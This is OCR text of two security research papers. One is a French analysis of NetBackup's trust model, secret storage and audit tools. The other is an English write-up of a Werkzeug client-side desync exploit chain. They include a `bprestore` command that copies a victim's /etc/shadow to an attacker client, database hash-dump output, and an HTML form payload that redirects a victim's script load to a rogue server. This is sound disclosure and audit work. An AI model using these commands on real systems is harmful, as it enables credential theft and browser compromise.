À noter : Dans la version étudiée, un grand nombre de vulnérabilités critiques ont pu être exploitées seulement lorsque l'option `VxSS` est activée. Si cette fonctionnalité est intéressante au niveau de la finesse du contrôle d'accès aux différentes entités de NetBackup, elle est donc à utiliser avec précaution.

Modèle de confiance d'authentification Le modèle de confiance pour l'authentification s'articule autour du serveur primaire. Lorsque « Secure Communication » est activé, chaque client et serveur média doit faire confiance à l'autorité de certification associée sur le serveur primaire et obtenir un certificat. Toutefois, si d'anciennes versions de NetBackup sont déployées dans le domaine ou si un serveur OpsCenter est utilisé, il faudra autoriser les communications à être rétrogradées en clair. Pour NBAC, il faut renouveler l'opération de déploiement pour chaque client et serveur média (et serveur OpsCenter le cas échéant) avec l'autorité de certification dédiée sur le serveur primaire. De plus, le serveur primaire doit faire confiance à l'autorité de certification du serveur OpsCenter pour des raisons opérationnelles. Le schéma 10 résume ces différents liens de confiance.




Fig. 10. Modèle de confiance des autorités de certification NetBackup

Modèle de confiance d'autorisation Le modèle de confiance pour l'autorisation diverge de celui pour l'authentification. En effet, celui-ci correspond plutôt à un système de « filtre » propre à chaque service (et éventuellement chacune de leurs commandes) prenant en compte la nature du composant se connectant, le mode d'authentification utilisé et le fait qu'il soit connu ou non. Par exemple, le serveur primaire d'un domaine se connectant à

l'un de ses clients pourra réaliser de nombreuses actions car ce dernier lui attribue une forme de confiance. Une sorte de « hiérarchie » entre composants peut alors se dégager, que nous avons traduite à haut niveau par un modèle de confiance entre les composants. Celui-ci est représenté dans la figure 11. À noter que l'autorisation s'appuie, en fonction des services, sur les enregistrements dans la base de données et/ou sur le système de fichier (e.g. `bprd` cherche un fichier correspondant au nom de domaine ou à l'adresse IP dans le dossier `/usr/openv/var/bprd/remote_ops`).




Fig. 11. Modèle de confiance entre composants de l'infrastructure NetBackup

Les certificats en pratique De manière générale, les certificats utilisés pour l'authentification sont enregistrés dans le dossier `/usr/openv/var/vxss/credentials`. La particularité du serveur primaire, du fait de son double rôle d'autorité de certification, est qu'il possède deux certificats spécifiques :

- Un certificat racine auto-signé (*Subject : Root Broker*) ;
- Un certificat pour l'authentification, signé par le certificat racine (*Subject : Authentication Broker*) ; ce certificat est utilisé pour :
  - Signer des certificats du serveur primaire utilisé dans le fonctionnement interne de NetBackup (cf. certificats en vert sur la figure 12) ;
  - Signer les certificats des clients (certificat en bleu pour un client Ubuntu par exemple, cf. la figure 12).

Les secrets associés à ces certificats sont discutés plus en détail dans la section 3.3. À noter que posséder un certificat client (et sa clé privée) permet de s'authentifier auprès de nombreux services de NetBackup, et




Fig. 12. Hiérarchie des certificats serveur primaire et client

notre étude a montré que cette nouvelle surface d'attaque donne accès à un grand nombre de vulnérabilités. De plus, posséder la clé privée associée aux deux certificats principaux du serveur primaire permet de délivrer un certificat valide pour n'importe quel utilisateur.

À retenir : Il convient de s'assurer que le dossier `/usr/openv/var/vxss/credentials` du client ainsi que les clés privées du serveur (cf. paragraphe 3.3) sont correctement protégés.

Quelques fichiers intéressants Hormis les certificats, plusieurs fichiers, non documentés à notre connaissance, peuvent modifier le comportement des phases d'authentification et d'autorisation. De part l'aspect intrinsèquement partiel de notre étude, nous n'avons pas pu compiler une liste exhaustive ni étudier l'impact de chaque fichier, mais nous avons relevé les chemins suivants à surveiller :

- `/usr/openv/var/bprd/remote_ops/` ;
- `/usr/openv/var/vxss/credentials/dhcp_cred` ;
- `/usr/openv/var/vxss/credentials/match_required.txt` ;
- `/usr/openv/var/vxss/credentials/no_match_required.txt`.

Réflexions sur l'étude du mécanisme de sauvegarde Ainsi, chercher à répondre à la question purement fonctionnelle « que se passe-t-il lorsqu'une sauvegarde est réalisée ? » nous a mené à plonger dans les méandres de NetBackup et découvrir, couche par couche, certains de ses

nombreux services, sans toutefois perdre de vue l'objectif initial. L'aspect stratiforme du produit, qui contribue largement à sa complexité, a néanmoins l'avantage de faciliter le découpage de l'analyse et ainsi permettre une meilleure parallélisation de l'étude. Cette approche a donc aidé à appréhender le produit et guider les choix réalisés lors de l'étude, et pourrait être appliquée à d'autres produits du même acabit.

3.3 Gestion des secrets au sein du produit

NetBackup utilise plusieurs types de matériel cryptographique, stockés sur différents composants du produit selon leur usage, qu'il est nécessaire de protéger correctement. Cette partie expose quels secrets sont utilisés par la solution, dans quel but et depuis quels composants ils sont accessibles.

Les secrets du catalogue Le catalogue NetBackup est une base de données Sybase divisée en plusieurs tables, dont les deux principales sont `NBDB.db` et `NBAZDB.db`.

Le mot de passe `dba` de `NBDB.db` est généré à l'installation du serveur primaire. Le chiffré `AES-256-CTR` de ce mot de passe est stocké dans le champ `VXDBMS_NB_PASSWORD` du fichier de configuration `vxdbms.conf` du serveur primaire. La clé de chiffrement `AES` est également stockée dans un autre fichier, `.yekcnedwssap`. Si ce principe n'apporte pas de sécurité en soi, il peut ralentir un utilisateur désirant connaître le mot de passe en clair.

À retenir : Ces deux fichiers étant accessibles en `root` seulement, ils permettent à un utilisateur `root` sur le serveur primaire de retrouver le mot de passe `dba` de la table `NBDB.db` et de lire ou écrire les données relatives à la gestion de la localisation des sauvegardes.

Note : l'outil `nbdb_admin` permet également à l'utilisateur `root` de changer ce mot de passe sans aucune connaissance préalable du mot de passe précédent.

De la même manière, le chiffré `3DES-EDE-CBC` du mot de passe `dba` de la table `NBAZDB.db` est stocké dans le fichier de configuration `vxdbms.conf` du serveur primaire. Deux constantes stockées dans le firmware servent de vecteur d'initialisation et de clé de chiffrement. Le fichier de configuration n'est également accessible que par l'utilisateur `root` sur le serveur primaire.

À retenir : Avec les droits `root` sur le serveur primaire, il est possible de déchiffrer le mot de passe `dba` de `NBAZDB.db` et d'altérer la fonctionnalité d'autorisation de NetBackup.

La clé privée des certificats Un autre type de matériel cryptographique à protéger est celui sur lequel repose le modèle de confiance du produit, à savoir les clés privées correspondant aux certificats, en particulier pour ceux faisant office d'autorité de certification.

À noter : Ces clés privées sont stockées en clair sur le système de fichier de chaque entité, accessibles à l'utilisateur `root` seulement.

Les clés privées utilisées par le **Root Broker** et le **Authentication Broker** se trouvent dans le dossier `/usr/openv/var/global/vxss/eab/data/root/.VRTSat/profile/certstore/keystore`.

Clé de chiffrement en cas de backups chiffrés Enfin, un élément cryptographique important est la clé de chiffrement utilisée pour chiffrer les sauvegardes côté client avant de transiter vers les autres entités de NetBackup. La clé pour le « client-side encryption » est stockée chiffrée sur le système de fichier des clients (`/usr/openv/var/keyfile.dat`). La *passphrase* de déchiffrement de cette clé est basée sur une constante à la génération de la clé et donc commune à l'ensemble des fichiers `keyfile.dat`.

À retenir : Les secrets pour le « client-side encryption » sont stockés sur chaque client, et son utilisation (ou non) est paramétrée dans les politiques de sauvegarde. Le serveur primaire pouvant accéder à des fichiers arbitraires de ses clients, celui-ci est donc en mesure de déchiffrer toutes les données sauvegardées par tous les clients de son domaine, même si ces dernières sont chiffrées à l'aide du chiffrement côté client intégré à NetBackup.

4 Boîte à outil NetBackup

Pour toute personne s'intéressant à la sécurité de NetBackup, un certain nombre d'outils est intéressant à connaître, certains basés sur les outils natifs de NetBackup, mais requérant souvent des droits particuliers sur les composants de l'infrastructure, d'autres développés sur la base de la connaissance acquise lors de l'analyse de sécurité à des fins de cartographie et reconnaissance d'une infrastructure NetBackup en place.

4.1 Tirer profit des outils natifs à NetBackup

En plus d'une interface graphique riche, NetBackup propose tout un ensemble d'outils en ligne de commande permettant d'effectuer des tâches

d'administration diverses et variées. Ceux-ci peuvent être très intéressants pour comprendre l'état d'un système et son fonctionnement, mais il n'est pas trivial de savoir facilement et rapidement comment effectuer une tâche en particulier.

Pour illustrer ceci, on montre par la suite quelques exemples qui permettent d'accéder aux fichiers d'une sauvegarde d'un client depuis un serveur primaire sur lequel on a des privilèges élevés (e.g. `root`).

Obtenir une liste de clients Il est possible d'obtenir la liste des clients du serveur primaire courant avec l'outil `bpplclients`.[6] Par exemple, la commande `bpplclients -allunique -U` permettant d'avoir une liste exhaustive des clients. Cet outil permet également d'ajouter, supprimer ou modifier des clients.

Obtenir une liste de sauvegardes d'un client Une fois notre dévolu jeté sur un client, l'outil `bpimagelist`[7] permet de produire un rapport sur ses sauvegardes. Par exemple, la commande `bpimagelist -hoursago 48 -client client_victime` liste les sauvegardes effectuées pour `client_victime` dans les 48 dernières heures.

Inspecter une sauvegarde L'outil `bpflist`[8] permet de lister les fichiers sauvegardés par NetBackup. Ainsi, la commande `bpflist -U -client client_victime -rl 100` permet d'obtenir la liste des fichiers sauvegardés (avec une profondeur maximale de 100 dossiers).

Accéder aux fichiers d'une sauvegarde Enfin, pour accéder aux fichiers de cette sauvegarde, il est possible de déclencher leur restauration vers un client que l'on contrôle avec l'outil `bprestore`.[9] La commande `bprestore -C client_victime -D client_attaquant /etc/passwd /etc/shadow` permettra d'obtenir les fichiers `/etc/passwd` et `/etc/shadow` sur le client `client_attaquant`.

[6] `https://www.veritas.com/support/fr_FR/doc/50047123-127736843-0/v14664482-127736843`

[7] `https://www.veritas.com/content/support/fr_FR/doc/50047123-127736843-0/v14662243-127736843`

[8] `https://www.veritas.com/content/support/fr_FR/doc/50047123-127736843-0/v93410403-127736843`

[9] `https://www.veritas.com/content/support/fr_FR/doc/50047123-127736843-0/v14666184-127736843`

Pour éviter d'écraser des fichiers, l'option `-R fichier_renommage` permet de pointer vers un fichier indiquant où déplacer les fichiers restaurés. Dans notre exemple, il pourrait contenir les lignes dans le listing 5.

Listing 5: Exemple de fichier de renommage pour `bprestore`

```
1 change /etc/passwd to /tmp/client_victime-passwd
2 change /etc/shadow to /tmp/client_victime-shadow
```

Note : Si aucun client n'est sous notre contrôle, il est possible d'en ajouter un via la commande `bpplclients`.

Autres finalités Cet exemple n'en est qu'un parmi d'autres, et de nombreuses autres commandes sont disponibles avec NetBackup. Elles peuvent permettre d'obtenir des informations précieuses, par exemple : les volumes utilisés, les serveurs média, les unités de stockage, les règles de durée de vie des différents stockage, la planification des sauvegardes, etc. Ces outils natifs étant toutefois plutôt pensés dans un but fonctionnel, et non à des fins d'analyse de sécurité du produit, les auteurs ont complété ces outils par les leurs, plus adaptés à leur besoin.

4.2 Outils dédiés publiés par l'équipe

L'étude du fonctionnement interne de NetBackup (cf. section 3) a mené les auteurs à réaliser plusieurs développements spécifiques pour faciliter l'audit et l'analyse de NetBackup et de son infrastructure. Cette « boîte à outils » est accessible publiquement [10] et automatise un certain nombre de tâches telles que : sans authentification, déterminer des éléments de configuration d'un composant et d'en déduire son type (client, serveur primaire, serveur OpsCenter, serveur média), ou construire une cartographie entre plusieurs composants d'une infrastructure NetBackup inconnue ; ou bien en tant qu'administrateur sur un serveur primaire, récupérer l'ensemble des hashs des mots de passe des utilisateurs de la base de données NetBackup.

Note : cette boite à outils se contente d'explorer les informations fonctionnelles disponibles et ne se base sur aucune vulnérabilité particulière.

Détection de la configuration d'un composant Les contraintes opérationnelles conduisent souvent les composants d'une infrastructure NetBackup à varier dans leur configuration. Pour évaluer ces divergences

[10] `https://github.com/airbus-seclab/nbutools`

potentielles, AirbusSeclab a développé un outil cherchant à automatiquement obtenir ou déduire des informations de configuration pour un composant via différents accès réseau.

Ainsi, en s'appuyant sur les résultats présentés pour `pbx_exchange` dans la section 3.2, pour `vnetd` dans la section 3.2 et pour les mécanismes d'authentification dans la section 3.2, il est possible d'obtenir de nombreuses informations sur la configuration d'une machine, uniquement à partir d'un accès réseau non authentifié. Le listing 6 illustre par exemple la sortie de cet outil après avoir scanné un serveur primaire.

Listing 6: Extrait de sortie de `nbuscan` ciblant un serveur primaire

```
$ nbuscan.py nb-primary
--- VNETD Scan Results:
Running NetBackup version 1010000
Assigned Primary Server: nb-primary
--- VXSS Scan Results:
USE_VXSS = AUTOMATIC
VXSS_NETWORK = 10.0.0.37 PROHIBITED
VXSS_NETWORK = 10.0.0. REQUIRED
USE_AUTHENTICATION = ON
AUTHENTICATION_DOMAIN = TOMCAT@nb-primary "AUTO" VXPD nb-primary 0
AUTHENTICATION_DOMAIN = nb-primary "AUTO" PASSWD nb-primary 0
--- PBX_EXCHANGE Scan Results:
Guessed role: Primary Server
--- NETBACKUP_API Scan Results:
Server Name: nb-primary
Host ID: dd6c0f1b-52f3-4a45-b92a-cf11d96f0771
NetBackup version: NetBackup_10.1.1
SSO enabled: False
Secure Communications: Enabled
Certificate auto-deployment level: Medium
```

Cartographie d'une liste de composants En audit, il n'est pas rare d'identifier une liste d'adresses IP pour lesquelles le port `pbx_exchange` (`1556`) est en écoute (par un scan `nmap` par exemple), sans pour autant connaître a priori le lien NetBackup logique entre chaque machine. Basé sur les informations de configuration de chaque composant, il est possible d'automatiser la construction d'une cartographie indiquant le lien entre les composants, leur type respectif et leur version. L'outil `nbumap.py` implémente cette automatisation. Le listing 7 illustre un exemple d'informations reconstruite par `nbumap.py` pour une liste d'adresses IP donnée et la figure 13 est l'exemple de cartographie visuelle reconstruite associée.

Listing 7: Exemple de sortie de `nbumap`

```
$ nbumap.py listening_1556_IPlist.txt --plot carto.png
Machines       Type             Version   Master          Vnetd State
172.16.142.49 OpsCenter        820000     -               -
172.16.142.50 Primary Server   820000    nb-primary-a    up
172.16.142.51 Media Server     820000    nb-primary-a    up
172.16.142.52 Client           820000    nb-primary-a    up
172.16.142.53 Client           820000    nb-primary-a    up
172.16.142.60 Primary Server   760000    nb-primary-b    up
nb-primary-a  Unknown          Unknown   Unknown         DNS
nb-primary-b  Unknown          Unknown   Unknown         DNS
```




Fig. 13. Exemple de cartographie reconstruite par `nbumap.py`

Cette cartographie peut également permettre à un mainteneur de parc NetBackup d'avoir une rapide vue d'ensemble de l'état des versions de son parc.

Dump de la base de données `NBDB.db` La base de données `NBDB.db` contient des informations intéressantes, mais est stockée chiffrée sur les serveurs primaires. Néanmoins, en tant qu'administrateur d'un serveur primaire, il est possible d'accéder aux fichiers permettant de retrouver le mot de passe `dba` de cette base de données comme indiqué en section 3.3. Ce mot de passe permet par exemple d'en extraire la liste des utilisateurs et les hashs des mots de passe associés. L'outil `nbudbdump.py` automatise

le déchiffrement du mot de passe `dba` à l'aide d'un fichier de « clé » (`-k`) et du fichier de configuration (`-p`) contenant le chiffré de ce mot de passe. Le listing 8 illustre un exemple de sortie de cet outil.

Listing 8: Exemple de sortie de `nbudbdump`

```
$ nbudbdump.py -k files/.yekcnedwssap -p files/vxd.conf  -H 172.16.142.50
[DEBUG] TAG found. corresponding key:
↪  d2a3ee736aafa29bf997f1c355c8b2da279fb00ca879997bc69d31acc2bb9f23
[DEBUG] Sybase driver found.
[DEBUG] Connection to host: 172.16.142.50 with DBA password aaaaaa
↪  successful.
Username: DBA Hash: 01dcxxxxxxxx...xxxxxxxc4a0
Username: EMM_MAIN Hash: 01c0xxxxxxxx...xxxxxxx40f2
...
Username: NBWEBSVC Hash: 01f5xxxxxxxx...xxxxxxxefde
Username: joe Hash: 0154xxxxxxxx...xxxxxxx44d8
```

5 Conclusion et perspectives

L'analyse de cinq binaires de NetBackup a permis de relever des points d'intérêts pour le maintien et déploiement sécurisé du produit. En outre, certains de ces binaires, accessibles depuis le réseau, peuvent être utilisés à des fins d'identification et caractérisation des composants de l'infrastructure NetBackup. Pour cela, de nouveaux outils ont été publiés dans l'optique d'aider des pentesters rencontrant ce produit lors de missions ou des architectes désirant se renseigner sur les points critiques à protéger lors du déploiement de NetBackup sur un SI.

Par ailleurs, une liste de fichiers et données qu'il convient de surveiller a été établie, contenant notamment les clés privées des serveurs primaires et serveurs OpsCenter et les base de données des serveurs primaires. Leur disponibilité, intégrité et confidentialité sont en effet critiques pour que NetBackup puisse continuer d'opérer en minimisant la surface d'attaque du SI qu'il sauvegarde. Cette surface exposée est d'autant plus essentielle que le filtrage des flux est rendu difficile par `pbx_exchange`, point d'entrée pour de nombreux services NetBackup, et que les services s'exécutent avec des privilèges élevés.

Au cours de cette étude, la priorisation de la surface à étudier s'est appuyée sur l'exposition de chaque binaire et sur leur implication fonctionnelle dans certains processus clés de l'utilisation et administration de NetBackup. Un nombre important de binaires restant à étudier, cet article pallie en partie le manque de documentation technique bas-niveau sur le sujet, facilitant ainsi le début de l'analyse à des personnes souhaitant aller plus loin dans l'étude et l'amélioration de la sécurité de ce logiciel.

Références

1. 10 règles d'or pour la conception et la mise en œuvre de services numériques. https://www.ssi.gouv.fr/uploads/2022/08/plaquette_10_regles_or_concepteurs_services_numeriques.pdf.
2. Bulletins de sécurité de veritas. https://www.veritas.com/content/support/en_US/security/VTS22-004, https://www.veritas.com/content/support/en_US/security/VTS22-008, https://www.veritas.com/content/support/en_US/security/VTS22-010, https://www.veritas.com/content/support/en_US/security/VTS22-011, https://www.veritas.com/content/support/en_US/security/VTS22-012, https://www.veritas.com/content/support/en_US/security/VTS22-013.
3. Historique netbackup - wikipédia. https://fr.wikipedia.org/wiki/NetBackup#Historique.
4. Veritas netbackup : List of security vulnerabilities. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Netbackup.
5. History of netbackup - good to know. 2009. https://vox.veritas.com/t5/Enterprise-Data-Services/History-of-NetBackup-Good-to-Know/ba-p/782767.
6. Apt cyber-numérique sur sauvegardiciel connecté. 2016. https://www.rump.beer/2016/slides/APT_cyber-numerique_sur_sauvegardiciel_connecte.pdf.
7. Veritas netbackup v6.x, v7.x, v8.0 and netbackup appliances v2.x, v3.0 - multiple critical vulnerabilities. 2017. https://seclists.org/fulldisclosure/2017/Feb/101.
8. Veritas netbackup v8.0 - multiple vulnerabilities. 2017. https://seclists.org/fulldisclosure/2017/May/27.
9. Veritas. Veritas is proud to be named a leader in the 2021 gartner magic quadrant report for enterprise backup and recovery software solutions for the 16th time. https://www.veritas.com/form/whitepaper/gartner-mq-data-center-backup.
10. Veritas. Netbackup : n°1 des solutions de sauvergarde d'entreprise. 2022. https://www.veritas.com/fr/fr/protection/netbackup.

Abusing Client-Side Desync on Werkzeug to perform XSS on default configurations

Kévin GERVOT (Mizu)
kevin.mizu@protonmail.com

Abstract. Werkzeug is a python Web Server Gateway Interface (WSGI) library for website development. It provides a simple way to set up an operational HTTP server for developers and is mostly present in Flask in development mode.
This article highlight an interesting Client-Side Desync attack (`CVE-2022-29361` [11]) which can be used to perform Cross-Site Scripting (XSS) attack on Werkzeug. The full attack leverages 2 vulnerabilities, an HTTP request smuggling and an open redirect vulnerability present on the Werkzeug core. After performing these chained attacks, a malicious JavaScript file will be cached in the victim's browser, allowing to trigger XSS on every page of the website.

1 Introduction

Werkzeug is a python Web Server Gateway Interface (WSGI) [10] library for website development. It provides a simple way to set up an operational HTTP server for developers and is mostly present in Flask [15] in development mode. In latest versions, Werkzeug use python [16] library to handle most parts of the HTTP protocol.

In this paper, we will deep dive into an interesting case of Client-Side Desync (`CVE-2022-29361` [11]) on Werkzeug versions `2.1.0` to `2.1.1` (included). Using this vulnerability on a vulnerable host could lead to a full account takeover exploit via XSS.

2 Setting up a vulnerable environment

All information about setting up a vulnerable environment can be found on the following github repository:
`https://github.com/kevin-mizu/Werkzeug-CVE-2022-29361-PoC`

3 HTTP request parsing error in Werkzeug

3.1 Finding the vulnerable commit

As Werkzeug is a development Web Server Gateway Interface (WSGI), Pallets Projects [3] frequently updates the code of the Werkzeug core to

facilitate its usage. Among the changes, the commit `4795b9a7` (released in january 2022) aims to `enable HTTP/1.1 when server has multiple workers`. This commit is special as it forces Werkzeug to use `keep-alive` connections when `threaded` or `processes` options are enabled. At first sight, this modification isn't an issue, but still creates new possible attack vectors on Werkzeug.

This commit was merged into Werkzeug production branch in commit `9a3a981d70d2e9ec3344b5192f86fcaf3210cd85` [19] and later available in release `2.1.0`. After this commit, issues `#2380` [9] and `#4507` [17] involving bugs in the query handler were opened.

3.2 Understanding the issue

In impacted versions, when performing a `POST` request with parameters that aren't properly handled in the Flask application, it will break the next HTTP request. From the developer's point of view, this was more annoying than dangerous and was not interpreted as a security issue. But is it really not a security issue?

```
(sstic) [19:10] /sstic$ python app.py
127.0.0.1 - - [30/Mar/2023 19:11:56] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [30/Mar/2023 19:11:56] "key=valueGET /static/js/main.js HTTP/1.1" 405 -
```

Fig. 1. 2.1.0 $\leq$ Werkzeug $\leq$ 2.1.1 improper handling of `POST` parameters [19].

As we can see on figure 1, it is possible to control arbitrary bytes in the next request from the body of a `POST` request. As explained in the issue `#2546` [6], this behavior comes from python `http.server` [16] module which doesn't properly handle `keep-alive` connections. Therefore, when not handled in the Flask application, `POST` parameters are left in the connection queue and are still usable at the beginning of the next request. Moreover, all queries made to the server are sent over the same connection (ID) that is used for local ressources access which gives an interesting context to perform Client-Side Desync attacks, as seen in figure 2.

Name ▲	Status	Type	Size	Connection ID
localhost	200	document	196 B	227387
main.js	304	script	241 B	227387

Fig. 2. Same connection ID is used for multiple ressources access.

4 Client-Side Desync to the rescue

4.1 What are Client-Side Desync attacks?

Client-Side Desync attacks are a subset of request smuggling attacks, which occur between the browser and the web server without proxy. This vulnerability is made possible when a web server doesn't properly handle the request's body during `keep-alive` connections. James Kettle (`@albinowax`) published an excellent article on the subject last summer which describe them in very specific details [7].

Let's deep dive into a step-by-step example of a Client-Side Desync:




Fig. 3. Incorrect server-side parsing leads to Client-Side Desync.

In the figure 3, the client sends a `POST` request in `keep-alive` mode which contains the beginning of another `GET` request in the body. If the web server is vulnerable, it will not process the request body and leave it in the connection queue. Then, when the browser sends another request, it will read the previous `POST` request body and the newly received `GET` request. Thus, the client will expect to receive the content of `/login`, but instead the web server will answer with `/404`.

4.2 Where do they occur?

Client-Side Desync mainly occurs on endpoints that don't require data to be sent. As an example, a static image file or a server side redirection endpoint may be good candidates as they usually don't require user to provide information.

4.3 How to abuse them?

With this kind of vulnerabilities, real problems happened when it is possible to perform cross-site attacks and keep the user's session thanks to CORS [1] or cookie missconfiguration [5]. Under this particular conditions and depending on the website features, it might be possible to abuse them to leak the `Cookie` header of the second query. A good example of this attack can be found on PortSwigger Academy [14].

5 Exploit Chain

In section 3, we exposed a request smuggling vulnerability in Werkzeug `2.1.0` to `2.1.1`, without exposing any security risk. In section 4, we learned what Client-Side Desync are and how to use them. A notable difference in the Werkzeug context is its connection management. In fact, in vulnerable versions, it will keep the same connection ID for each query, this is really interesting as it allows to potentially desync a request to a ressource initiated by the browser.

Therefore, if the first ressource is a script file, it might be possible to control its content thanks to the Client-Side Desync vulnerability. As the vulnerable application hasn't any file upload feature, it is not possible to control a file on the server. It is necessary to find an open redirect vulnerability inside the Werkzeug core, to use it to change the script file location.




Fig. 4. Abuse open redirect to change script location.

6 Finding an open redirect

6.1 Old reported vulnerabilities

Werkzeug is a development WSGI which makes it more focused on usability than security. Therefore, it is important to take a look to newly added features or old vulnerability fixes and reports. Among them, an 8 years old open redirect inside Werkzeug core reported on `#822` [18] (`CVE-2020-28724` [8]) is a good start to go. This vulnerability was firstly reported on Flask repository and occured when using an URL path that starts by 2 slashes. When trying to access it with a double slash path we successfully get redirected to the remote ressource.




Fig. 5. Open redirect on Werkzeug < `0.11.6`.

6.2 Understanding the fix

The Werkzeug project has fixed this vulnerability in the commit `556bdcb13516617335c10efdedf3c1bd50b31b6d` [13]. They ensure that the `scheme` in the `url_parse` output is not empty with a valid `netloc`. This is a good way to fix it has there is impossible to create an URL with those conditions on the browser side. This would be like trying to go to `https://domain.comhttps://mizu.re` which makes no sense.

```
1 class WSGIRequestHandler(BaseHTTPRequestHandler):
2     # ...
3     if request_url.scheme and request_url.netloc:
4         environ['HTTP_HOST'] = request_url.netloc
```

Fig. 6. Werkzeug commit `556bdcb13516617335c10efdedf3c1bd50b31b6d` [13].

6.3 Bypassing the fix

Even if the fix prevents the abuse of the open redirect in normal browser's usage, the redirection will still be present. Indeed, as we have a Client-Side Desync in Werkzeug, and this kind of attacks allows to control arbitrary bytes of the next request, it is possible to abuse it to recreate the open redirect payload from a malicious HTTP request.

In addition, it is important to notice that the redirect isn't a simple `302` redirect, but a `308` permanent redirect. This type of redirect will force the browser to cache the actual location of the ressource for further usage. Therefore, successfully achieving the full chain exploit would poison the location of the script for each loading page, even if the victim user doesn't trigger the attack again.

7 Wrapping up everything

7.1 Creating the client-side exploit

To create the client-side exploit, we need to find a way to send the payload cross-site with one request which will change the first resource location. The necessary condition for this exploit is that the connection of the malicious request must be in `keep-alive` mode. If this condition is not met, the connection will immediately be closed and no exploit would be possible. Therefore, the best way to achieve our exploit will be to use a `<form>` with `method="POST"` using `target="http://vulnerable-website/"`. As we want to control the first bytes of the next query, we will need to use space and line return (CR.LF). In order to wrap this kind of payload into a `<form>` POST data, we need to insert it inside the attribute `name` value.

```
1 <form action="http://vulnerable-website/" method="POST">
2 <textarea name="GET http://rogue-web-server HTTP/1.1
3 Foo: x">Mizu</textarea>
4 </form>             <script> x.submit() </script>
```




Fig. 7. Simple form with Client-Side Desync payload. URL encoded body content, the payload is invalid.

